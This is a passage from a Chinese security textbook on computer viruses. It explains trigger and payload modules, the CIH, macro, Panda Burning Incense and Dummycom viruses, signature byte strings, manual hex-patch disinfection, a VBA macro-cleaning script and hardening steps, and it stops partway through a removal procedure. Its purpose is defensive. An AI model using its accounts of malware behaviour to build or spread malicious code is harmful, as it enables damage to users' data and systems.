感染是指计算机病毒由一个载体传播到另一个载体。这种载体一般为邮件、链接、程序等，它是计算机病毒赖以生存和进行传染的媒介。但是，只有载体还不足以使病毒得到传播。促成病毒的传染还需有一个先决条件，一般可分为两种情况：一种情况是用户在复制文件时，把一个病毒由一个载体复制到另一个载体上，或者是通过网络上的信息传递，把一个病毒程序从一方传递到另一方；另一种情况是在病毒处于激活状态下，只要传染条件满足，病毒程序就能主动地把病毒自身传染给另一个载体。

计算机病毒的传染方式基本可以分为两大类：一是立即传染，即病毒在被执行的瞬间，抢在宿主程序开始执行前，立即感染磁盘上的其他程序，然后再执行宿主程序；二是驻留内存并伺机传染，内存中的病毒检查当前系统环境，在执行一个程序、浏览一个网页时传染磁盘上的程序。驻留在系统内存中的病毒程序在宿主程序运行结束后，仍可活动，直至关闭计算机。

3. 触发模块

计算机病毒在传染和发作之前，往往要判断某些特定条件是否满足，满足则传染和发作，否则不传染或不发作，这个条件就是计算机病毒的触发条件。计算机病毒频繁的破坏行为可能会给用户以重创。目前病毒采用的触发条件主要有以下几种。

(1) 日期触发。许多病毒采用日期作为触发条件，日期触发大体包括特定日期触发、月份触发、前半年触发、后半年触发等。

(2) 时间触发。时间触发包括特定的时间触发、染毒后累计工作时间触发、文件最后写入时间触发等。

(3) 键盘触发。有些病毒监视用户的击键动作，当发现病毒预定的击键时，病毒被激活，进行某些特定操作。键盘触发包括击键次数触发、组合键触发、热启动触发等。

(4) 感染触发。许多病毒的感染需要某些条件触发，而且相当数量的病毒以与感染有关的信息反过来作为破坏行为的触发条件，称为感染触发。它包括运行感染文件个数触发、感染序数触发、感染磁盘数触发和感染失败触发等。

(5) 启动触发。病毒对计算机的启动次数计数，并将此值作为触发条件。

(6) 访问磁盘次数触发。病毒对磁盘 I/O 访问次数进行计数，以预定次数作为触发条件。

(7) CPU 型号/主板型号触发。病毒能识别运行环境的 CPU 型号/主板型号，以预定 CPU 型号/主板型号作为触发条件，这种病毒的触发方式奇特罕见。

4. 破坏模块

在触发条件满足的情况下，病毒对系统或磁盘上的文件进行破坏。这种破坏活动不一定都是删除磁盘上的文件，有的可能是显示一串无用的提示信息。有的病毒在发作时，会干扰系统或用户的正常工作。而有的病毒，一旦发作，则会造成系统死机或删除磁盘文件。新型的病毒发作还会造成网络的拥塞甚至瘫痪。

计算机病毒破坏行为的激烈程度取决于病毒作者的主观愿望和他所具有的技术含量。数以万计、不断发展扩张的病毒，其破坏行为千奇百怪。病毒破坏目标和攻击部位主要有系统数据区、文件、内存、系统运行速度、磁盘、CMOS、主板、网络等。

3.5.2 文件型病毒的实例——CIH 病毒

CIH 病毒是一种能够破坏计算机系统硬件的恶性病毒。据目前统计的资料来看，这个病毒产自中国台湾，最早随国际两大盗版集团贩卖的盗版光盘在欧美等地广泛传播，随后进一步通过 Internet 传播到全世界各个角落。图 3.2 所示为 CIH 病毒。

```
Diskette Drive A    : 1.44M,3.5"            Display Type       : EGA/VGA
Diskette Drive A    : None                  Serial Port(s)     : 3F8 2F8
Pri. Master Disk    : CDROM,ATA 33          Parallel Prot(s)   : 370
Pri. Master Disk    : LBA,ATA 33,40022MB    DDR at Row(s)      : 0
Pri. Master Disk    : CD-RW,ATA 33          DRAM DCC Mode      : Disabled
Pri. Master Disk    : None

Pri. Slave Disk    HDD  S.M.A.R.T.  capability ... Disabled

Verifying DMI Pool Data ..........
Boot Form CD :
Boot Form CD :
DISK BOOT FAILURE, INSERT SYSTEM DISK AND PRESS ENTER
_
```

1. 硬盘数据已经全部丢失
2. 某些主板上的Flash ROM中的BIOS信息将被清除

图 3.2 CIH 病毒

当然，CIH 对 BIOS 的破坏也并非想象中的那么可怕。现在 PC 基本上使用两种只读存储器存放 BIOS 数据，一种是使用传统的 ROM 或 EPROM，另一种就是 E^2PROM。厂家事先将 BIOS 以特殊手段“烧”入(又称“固化”)到这些存储器中，然后将它们安装在 PC 中。当打开计算机电源时，BIOS 中的程序和数据首先被执行、加载，使得系统能够正确识别机器里安装的各种硬件并调用相应的驱动程序，然后硬盘再开始引导操作系统。固化在 ROM 或 EPROM 中的数据，只有施以特殊的电压或使用紫外线才有可能被清除。要清除存储在这类只读存储器中的数据，仅靠计算系统内部的电压是不够的。所以，仅使用这种只读存储器存储 BIOS 数据的用户，不必担心 CIH 病毒会破坏 BIOS。但 Pentium 以上的计算机基本上都使用了 E^2PROM 存储部分 BIOS。E^2PROM 又名“电可改写只读存储器”。一般情况下，这种存储器中的数据并不会被用户轻易改写，但只要施加特殊的逻辑和电压，就有可能将 E^2PROM 中的数据改写掉。使用 PC 的 CPU 逻辑和计算机内部电压就可轻易实现对 E^2PROM 的改写，这正是我们通过软件升级 BIOS 的原理，也是 CIH 破坏 BIOS 的基本方法。改写 E^2PROM 内的数据需要一定的逻辑条件，不同 PC 系统对这种条件的要求可能并不相同，所以 CIH 并不会破坏所有使用 E^2PROM 存储 BIOS 的主板，目前报道被破坏过的只有技嘉和微星等几种 5V 主板，这并不是说这些主板的质量不好，只不过其 E^2PROM 逻辑正

好与 CIH 吻合，或者 CIH 的编制者也许就是要有目的地破坏某些品牌的主板。所以，要判断 CIH 对你的主板究竟有没有危害，首先应该判别你的 BIOS 是仅仅“烧”在 ROM/EPROM 之中，还是有一部分使用了 E^2PROM。需要注意的是，虽然 CIH 并不会破坏所有 BIOS，但 CIH 在“黑色”的 26 日摧毁硬盘上的所有数据远比破坏 BIOS 要严重得多，这是每个感染 CIH 病毒的用户不可避免的。

CIH 属恶性病毒，当其发作条件成熟时，将破坏硬盘数据，同时有可能破坏 BIOS 程序，其发作特征如下。①以 2048 个扇区为单位，从硬盘主引导区开始依次往硬盘中写入垃圾数据，直到硬盘数据被全部破坏为止。最坏的情况下硬盘中的所有数据(含全部逻辑盘数据)均被破坏，如果重要信息没有备份，那就无法恢复。②某些主板上的 Flash Rom 中的 BIOS 信息将被清除。③v1.4 版本每月 26 号发作，v1.3 版本每年 6 月 26 号发作，以下版本为 v1.2，每年 4 月 26 号发作时的 BIOS 对话框，如图 3.3 所示。



图 3.3　CIH 病毒 v1.2 版

由于流行的 CIH 病毒版本中，其标识版本号的信息使用的是明文，因此可以通过搜索可执行文件中的字符串来识别是否感染了 CIH 病毒，搜索的特征串为“CIH v”或者是“CIH v1.”。如果你想搜索更完全的特征字符串，可尝试“CIH v1.2 TTIT”、“CIH v1.3 TTIT”以及“CIH v1.4 TATUNG”，不要直接搜索“CIH”特征串，因为此特征串在很多的正常程序中也存在，例如程序中存在如下代码行：inc bx dec cx dec ax，则它们的特征码正好是“CIH(0x43;0x49;0x48)”，容易产生误判。具体的搜索方法为：首先打开【资源管理器】窗口，选择【工具】→【查找】→【文件或文件夹】命令，在弹出的【查找文件】设置窗口的【名称和位置】对话框中输入查找路径及文件名(如：*.exe)，然后单击【高级】菜单。选择【包含文字】栏，输入要查找的特征字符串，如 CIH，最后单击【查找】按钮即可开始查找工作。如果在查找结果中，显示出一大堆符合查找特征的可执行文件，则表明你的计算机上已经感染了 CIH 病毒。

实际上，在以上的方法中存在着一个致命的缺点，那就是：如果刚刚感染 CIH 病毒，那么这样一个大面积的搜索过程实际上也是在扩大病毒的感染面。

一般情况下，推荐的方法是：先运行一下“写字板”软件，然后使用上面的方法在“写字板”软件的可执行程序 Notepad.exe 中搜索特征串，以判断是否感染了 CIH 病毒。 另外一个判断方法是在 Windows PE 文件中搜索 IMAGE_NT_SIGNATURE 字段，也就是 0x00004550，其代表的识别字符为“PE00”，然后查看其前一个字节是否为 0x00，如果是，则表示程序未受感染，如果为其他数值，则表示很可能已经感染了 CIH 病毒。最后一个判断方法是先搜索 IMAGE_NT_SIGNATURE 字段“PE00”，接着搜索其偏移 0x28 位置处的

值是否为 55 8D 44 24 F8 33 DB 64，如果是，则表示此程序已被感染。

适合高级用户使用的一个方法是直接搜索特征代码，并将其修改掉。方法是：先处理掉两个转跳点，即搜索 5E CC 56 8B F0 特征串以及 5E CC FB 33 DB 特征串，将这两个特征串中的 CC 改为 90(nop)，接着搜索 CD 20 53 00 01 00 83 C4 20 与 CD 20 67 00 40 00 特征字串，将其全部修改为 90 即可(以上数值全部为十六进制)。

另外一种方法是将原先的 PE 程序的正确入口点找回来，填入当前入口点即可。此处以一个被感染的 CALC.exe 程序为例，具体方法为：先搜 IMAGE_NT_SIGNATURE 字段“PE00”，接着将距此点偏移 0x28 处的 4 个字节值，例如“A0 02 00 00”(0x000002A0)，再由此偏移所指的位置(即 0x02A0)找到数据“55 8D 44 24 F8 33 DB 64”，并由 0X02A0 加上 0X005E 得到 0x02FE 偏移，此偏移处的数据如为“CB 21 40 00”(0X004021CB)，将此值减去 0X40000，将得数“CB 21 00 00”(0X000021CB)值放回到距“PE00”点偏移 0x28 的位置即可(此处为 Windows PE 格式程序的入口点，术语称为 Program Entry Point)。最后将“55 8D 44 24 F8 33 DB 64”全部填成“00”，使得我们容易判断病毒是否已经被杀除过。按照上面手工杀毒的方法一般适合于某些单独的软件(例如正在使用的某些软件包含在软盘中，却被感染了 CIH 病毒，不能正常读取，可现在就要用的)。使用上述方法的缺点在于病毒体还将保留在可执行文件中，虽然不会起作用， 但是想起来可能会有点不舒服(记得“WPS2000 测试版残留 CIH 病毒尸体”的事件吗？)。所以，想彻底杀灭，推荐使用某些反病毒软件进行或是 CIH 专用杀毒工具(以上操作以及使用反病毒软件进行杀毒时，必须使用“干净”的系统盘启动计算机)。

3.5.3　宏病毒

宏病毒是一种寄存在文档或模板的宏中的计算机病毒。一旦打开这样的文档，其中的宏就会被执行，于是宏病毒就会被激活，转移到计算机上，并驻留在 Normal 模板上。从此以后，所有自动保存的文档都会“感染”上这种宏病毒，而且如果其他用户打开了感染病毒的文档，宏病毒又会转移到他的计算机上。

以 Word 软件为例，宏病毒的危害主要有以下几个方面。

1)　宏病毒对系统的主要破坏

Word 宏病毒的破坏表现在两方面。

(1)　对 Word 运行文件的破坏。不能正常打印；封闭或改变文件存储路径；将文件改名；乱复制文件；封闭有关菜单；文件无法正常编辑。如 Taiwan No.l Macro 病毒每月 13 日发作，所有编写工作无法进行。

(2)　对系统的破坏。Word Basic 语言能够调用系统命令，造成破坏。

2)　宏病毒隐蔽性强，传播迅速，危害严重，难以防治

与感染普通.exe 或.com 文件的病毒相比，Word 宏病毒具有隐蔽性强、传播迅速、危害严重、难以防治等特点。

(1)　宏病毒隐蔽性强。由于人们忽视了在传递一个文档时也会有传播病毒的机会。宏病毒隐藏在文档中，一般人很难发现，且人们常常关注.exe 和.com 文件的病毒而忽略 Word 文档，当人们在传递一个文档时，宏病毒便有了传播的机会。

(2) 宏病毒传播迅速。因为办公数据的交流要比复制.exe 文件更加频繁，如果说遏制盗版可以减少普通.exe 或.com 病毒传播的话，那么这一招对 Word 病毒将束手无策。

3) 危害严重

因为 Microsoft Word 几乎已经成为目前全世界办公文档的事实工业标准，其影响是全球范围的，在中国也不例外。Word 文件的交换是目前办公数据交流和传送的最通常的方式之一，其涉及面比盗版软件的传播要大得多，传播速度则更加有过之而无不及。据报道，看 VCD 和使用 Word 的用户是使用 Windows 应用程序的榜首。无数的 Word 文件从上级机关金字塔般地传播到基层，基层又上报到上级机关，从各个单位的办公室到工作者的家庭，到出版部门的计算机系统。于是，便存在这样一种可能，Win 7/XP 等计算机系统在传播和复制这些数据以及文档文件的同时，也在“忠实”地传播和复制这些病毒。

由于该病毒能跨越多种平台，并且针对数据文档进行破坏，因此具有极大的危害性，该病毒在公司通过内联网相互进行文档传送时，迅速蔓延，往往很快就能使公司的机器全部染上病毒。

4) 难以防治

由于宏病毒利用了 Word 的文档机制进行传播，因此它和以往的病毒防治方法不同。一般情况下，人们大多注意可执行文件(.com、.exe)的病毒感染情况，而 Word 宏病毒寄生于 Word 的文档中，而且人们一般都要对文档文件进行备份，因此该病毒可以隐藏很长一段时间。如图 3.4 所示的就是无法清除的 Office 病毒。



图 3.4　无法清除的 Office 宏病毒

虽然不是所有包含宏的文档都包含了宏病毒，但当有下列情况之一时，可以百分之百地断定你的 Office 文档或 Office 系统中有宏病毒。

(1) 在打开【宏病毒防护功能】的情况下，当你打开一个你自己写的文档时，系统会弹出相应的警告框。而你清楚你并没有在其中使用宏或并不知道宏到底怎么用，那么可以完全肯定你的文档已经感染了宏病毒。

(2) 同样是在打开【宏病毒防护功能】的情况下，你的 Office 文档中一系列的文件都在打开时给出宏警告。由于在一般情况下我们很少使用到宏，因此当你看到成串的文档有宏警告时，可以肯定这些文档中有宏病毒。

(3) 如果软件中关于宏病毒防护选项启用后，在下次开机时依然需要重新启用。从 Word 97 开始提供了对宏病毒的防护功能，单击工具栏中【工具】按钮，在下拉菜单中选择【选项】选项，弹出【选项】对话框，选择【常规】子对话框，进行设定。但有些宏病毒为了对付提供的宏警告功能，它在感染系统(这通常只有在你关闭了宏病毒防护选项或者出现宏警告后你不留神选取了【启用宏】才有可能)后，会在你每次退出 Office 时自动屏蔽掉宏病毒防护选项。因此，一旦发现你的机器中设置的宏病毒防护功能选项无法在两次启动 Word 之间保持有效，则你的系统一定已经感染了宏病毒。也就是说，一系列 Word 模板特别是 Normal.dot 已经被感染。

鉴于绝大多数人都不需要或者不会使用“宏”这个功能，我们可以得出一个相当重要的结论：如果你的 Office 文档在打开时，系统给出一个宏病毒警告框，那么你应该对这个文档保持高度警惕，它已被感染的概率极大。注意：简单地删除被宏病毒感染的文档并不能清除 Office 系统中的宏病毒。

那怎样对宏病毒进行防范和消除呢？

(1) 首选方法：用最新版的反病毒软件清除宏病毒。使用反病毒软件是一种高效、安全和方便的清除方法，也是一般计算机用户的首选方法。但是宏病毒并不像某些厂商或麻痹大意的人那样认为的有所谓“广谱”(即常规的、普通的、非专用性的)的查杀软件，这方面的突出例子就是 ETHAN 宏病毒。ETHAN 宏病毒相当隐蔽，即使你使用 KV300 Z+、RAV V9.0(11)、KILL 85.03 等反病毒软件都无法查出它。此外，这个宏病毒能够悄悄取消 Word 中宏病毒防护选项，并且某些情况下会把被感染的文档设置为只读属性，从而更好地隐藏、自己。因此，对付宏病毒应该和对付其他种类的病毒一样，也要尽量使用最新版的查杀病毒软件，如“Office 病毒专杀”的安装界面如图 3.5 所示。无论你使用的是何种反病毒软件，及时升级是非常重要的。例如虽然 KV300 Z+版不能查杀 ETHAN 宏病毒，但最新推出的 KV300 Z++已经可以查杀它了。



图 3.5　Office 病毒专杀界面

(2) 应急处理方法：用写字板或 Word 6.0 文档作为清除宏病毒的桥梁。如果 Word 系统没有感染宏病毒，但需要打开某个外来的、已查出感染有宏病毒的文档，而手头现有的反病毒软件又无法查杀它们，那么你可以试用下面的方法来查杀文档中的宏病毒：打开这个包含了宏病毒的文档。操作步骤为：单击 Word 工具栏中的【工具】按钮，选择【宏】功

能，在其子菜单中选择【查看宏】按钮，创建一个新建 Book.doc 的宏文件，进入宏编辑器，加入以下代码：

```
Private Sub Workbook_Open()
Dim WorkbookInfected As Boolean
Dim ad As Object
Dim strVirusName As String
Dim intVBcomponentNo As Integer
Dim i As Integer    %下面两句为病毒感染标记及病毒名因为要扫描自己，用“&”连接字符串
                     可以避免误判自己，代码重用时，针对不同的病毒可修改以下两句

Const Marker = "<- this is another" & " marker!"
strVirusName = "Marker"
While (1)           %If 语句部分判断是否检查到自己，如果只剩下自己，则退出程序
If ActiveWorkbook.Name = Me.Name Then
ActiveWindow.ActivateNext
If ActiveWorkbook.Name = Me.Name Then GoTo EndRun
End If     %可能存在 VB 宏代码处的数目
intVBcomponentNo = ActiveWorkbook.VBProject.VBComponents.Count
For i = 1 To intVBcomponentNo
Set ad = ActiveWorkbook.VBProject.VBComponents.Item(i)  %是否包含特征字符串
WorkbookInfected = ad.CodeModule.Find(Marker, 1, 1, 10000, 10000)
%如果包含特征字符串，则进行杀毒处理
If WorkbookInfected = True Then %如果病毒为追加感染，请修改这一句。注意这里为全删
                                除宏
ad.CodeModule.DeleteLines 1, ad.CodeModule.CountOfLines %提示信息
MsgBox ActiveWorkbook.FullName & "被" & strVirusName & _ "宏病毒感染已去除!",
vbInformation, "By:Ray.Deng"
End If
Next   %关闭打开的文件
ActiveWorkbook.Close 1  %切换至下一个文件
ActiveWindow.ActivateNext
Wend
EndRun:
End Sub
```

编好代码后存盘，然后查找所有.doc 文件，选择全部(除了刚编的 Book.doc)，右击，选择【打开(Open)】选项，开启文件时如果提示【是否开启宏】，可单击【不开启宏】按钮。然后，打开除了刚编的 Book.doc 外的所有.doc 文件，选择【开启宏】选项即可。

存盘后应该检查一下文档的完整性，如果文档内容没有任何丢失，并且在重新打开此文档时不再出现宏警告，则大功告成。

3.5.4　蠕虫病毒的实例——“熊猫烧香”病毒

“熊猫烧香”病毒是一个能在 Windows 9X/NT/2000/XP/2003 系统上运行的蠕虫病毒。这一病毒采用“熊猫烧香”头像作为图标，诱使计算机用户运行。它的变种会感染计算机

上的.exe 可执行文件，被病毒感染的文件图标均变为“熊猫烧香”。同时，受感染的计算机还会出现蓝屏、频繁重启及系统硬盘中数据文件被破坏等现象。该病毒会在中毒计算机中所有网页文件尾部添加病毒代码。一些网站编辑人员的计算机如果被该病毒感染，上传网页到网站后，就会导致用户浏览这些网站时也被病毒感染。据悉，多家著名网站已经遭到此类攻击，而且相继被植入病毒。由于这些网站的浏览量非常大，致使“熊猫烧香”病毒的感染范围非常广，中毒企业和政府机构已经超过千家，其中不乏金融、税务、能源等关系到国计民生的重要单位。注：江苏等地区成为“熊猫烧香”病毒泛滥的“重灾区”。图 3.6 所示为中毒的计算机桌面。




图 3.6　中毒的计算机桌面

该病毒会删除扩展名为.gho 的文件，使用户无法使用 ghost 软件恢复操作系统。“熊猫烧香”感染系统的.exe、.com、.f、.src、.html、.asp 文件，添加病毒网址，导致用户一打开这些网页文件，IE 就会自动连接到指定的病毒网址中下载病毒。并在硬盘各个分区下生成文件 Autorun.inf 和 Setup.exe，可以通过 U 盘和移动硬盘等方式进行传播，并且利用 Windows 系统的自动播放功能来运行，搜索硬盘中的.exe 可执行文件并感染，感染后的文件图标变成“熊猫烧香”图案。“熊猫烧香”还可以通过共享文件夹、系统弱口令等多种方式进行传播。图 3.7 所示为中毒后弹出的窗口，表明用户的计算机中了“熊猫烧香”病毒。




图 3.7　中毒后弹出的窗口

具体解决方法如下。

(1) 立即检查本机 Administrator 组成员口令。注意一定要放弃简单口令甚至空口令，安全的口令是字母数字特殊字符的组合，自己记得住，别让病毒猜到就行。

修改方法：右击【我的电脑】图标，在弹出的右键菜单中选择【管理】选项，展开【本地用户和组】节点，在右边的窗格中选择具备管理员权限的用户名，单击右键，选择【设置密码】选项，输入新密码即可。

(2) 利用组策略，关闭所有驱动器的自动播放功能。

步骤一：选择【开始】→【运行】选项，输入 gpedit.msc，打开【组策略】编辑器，选择【计算机配置】中的【管理模板】节点，打开其中的【系统】文件夹，在右边的窗格中找到【关闭自动播放】选项，并双击打开，该配置默认为【未配置】状态，选中【已启用】单选按钮，并在下拉框中选择【所有驱动器】选项，再单击【应用】按钮，并单击【确定】按钮。最后，选择【开始】→【运行】选项，输入 gpupdate，单击【确定】按钮后，该策略就生效了。步骤二：打开【资源管理器】(按 Windows 徽标键+E)，单击【工具】→【文件夹选项】选项，再选择【查看】选项卡，在【高级设置】列表框中选择【显示所有文件和文件夹】，取消隐藏受保护的操作系统文件，取消隐藏文件扩展名。

(3) 修改文件夹选项，以查看不明文件的真实属性，避免无意双击骗子程序中毒。

(4) 时刻保持操作系统获得最新的安全更新，不要随意访问来源不明的网站，特别是微软的 MS06-014 漏洞，应立即打好该漏洞补丁。同时 QQ、UC 的漏洞也可以被该病毒利用，因此，用户应该去它们的官方网站打好最新补丁。此外，由于该病毒会利用 IE 浏览器的漏洞进行攻击，因此用户还应该给 IE 打好所有补丁。如果必要的话，用户可以暂时换用 Firefox、Opera 等比较安全的浏览器。

(5) 启用 Windows 防火墙保护本地计算机。同时，局域网用户尽量避免创建可写的共享目录，已经创建共享目录的应立即停止共享。

此外，对于未感染的用户，病毒专家建议：不要登录不良网站，及时下载微软公布的最新补丁来避免病毒利用漏洞袭击用户的计算机，同时上网时应采用“杀毒软件+防火墙”的立体防御体系。

3.5.5 “磁碟机”病毒

“磁碟机”病毒又名 Dummycom 病毒(又名“千足虫”)，据 360 安全中心统计，每日感染“磁碟机”病毒的计算机用户数已逾 100 000。“磁碟机”现已出现 100 余个变种，目前病毒感染和传播范围正在呈现蔓延之势。病毒造成的危害及损失 10 倍于“熊猫烧香”。

“磁碟机”病毒并不是一个新病毒，早在 2007 年 2 月，就已初现端倪。当时它仅仅是被作为一种蠕虫病毒，成为所有反病毒工作者的关注目标。而当时这种病毒的行为也仅仅局限于在系统目录 system 下的 system32com 生成 lsass.exe 和 Smss.exe，感染用户计算机上的 exe 文件。病毒在当时的传播量和处理的技术难度都不大。数据表明，病毒作者几乎每两天就会更新一次病毒，并吸取了其他病毒的特点(例如臭名昭著的“AV 终结者”，攻击破坏安全软件和检测工具)，结合了目前病毒流行的传播手段，逐渐发展为目前感染量、破坏性、清除难度都超过同期病毒的新一代毒王。图 3.8 为检测到的“磁碟机”病毒。

“磁碟机”病毒主要通过 U 盘和局域网 ARP 攻击传播，如果当你无法访问各个安全软件站点，或者从安全站点的官网下载的安装程序有问题时，极有可能是已经中了磁碟机病毒，病毒感染系统可执行文件，能够利用多种手段终止杀毒软件运行，并可导致被感染计算机系统出现蓝屏、死机等现象，严重危害被感染计算机的系统和数据安全。

与其他关闭杀毒软件的病毒不同的是，该病毒利用了多达六种强制关闭杀毒软件和干扰用户查杀的反攻手段，许多自身保护能力不够强壮的杀毒软件在该病毒面前纷纷夭折。病毒在每个磁盘下生成 Pagefile.exe 和 Autorun.inf 文件，并每隔几秒检测文件是否存在，修改注册表键值，破坏【显示系统文件】功能。每隔一段时间会检测自己破坏过的显示文件、安全模式、Ifeo、病毒文件等项，如被用户修改则重新破坏。



图 3.8　“磁碟机”病毒

病毒执行后，会删除病毒主体文件。病毒会监控 lsass.exe、smss.exe 和 dnsq.dll 文件，如果假设不存在的话则重新生成。当复制失败后，病毒会调用 rd/s /q 命令删除原来的文件，再重新写入。病毒会连接恶意网址下载大量木马病毒。该病毒运行后会在系统目录中 com 目录(默认为 c:\windows\system32\com)下生成名为 lsass.exe 及 Smss.exe 的文件。该病毒会感染除 Windows 及 Program files 目录下所有 exe 格式可执行文件，会造成用户计算机运算速度缓慢，甚至造成蓝屏、死机。由于该病毒编写时存在一些问题，可能会造成用户安装的软件被损坏，无法使用。

中毒的主要症状有：系统运行缓慢、频繁出现死机、蓝屏、报错等现象；进程中出现两个 lsass.exe 和两个 Smss.exe，且病毒进程的用户名是当前登录用户名(如果只有 1 个 lsass.exe 和 1 个 Smss.exe，且对应用户名为 System，则是系统正常文件，请不用担心)；杀毒软件被破坏，多种安全软件无法打开，安全站点无法访问；系统时间被篡改，无法进入安全模式，隐藏文件无法显示；病毒感染.exe 文件导致其图标发生变化；会对局域网发起 ARP 攻击，并篡改下载链接为病毒链接；弹出钓鱼网站。

“磁碟机”病毒和“AV 终结者”、“机器狗”的表现很类似，技术上讲“磁碟机”的抗杀能力更强。多种杀毒软件无法拦截“磁碟机”的最新变种，在中毒之后，安装杀毒软件失败的可能性很大。在某些没有任何防御措施的计算机上，可能“磁碟机”专杀工具一

运行就会被删除。

在这种极端情况下，我们可以尝试如下杀毒方案。

(1) 将 system32 和 dllcache 目录下的“cmd.exe”临时改名为“cm.dll”，如图 3.9 所示。然后重启系统。

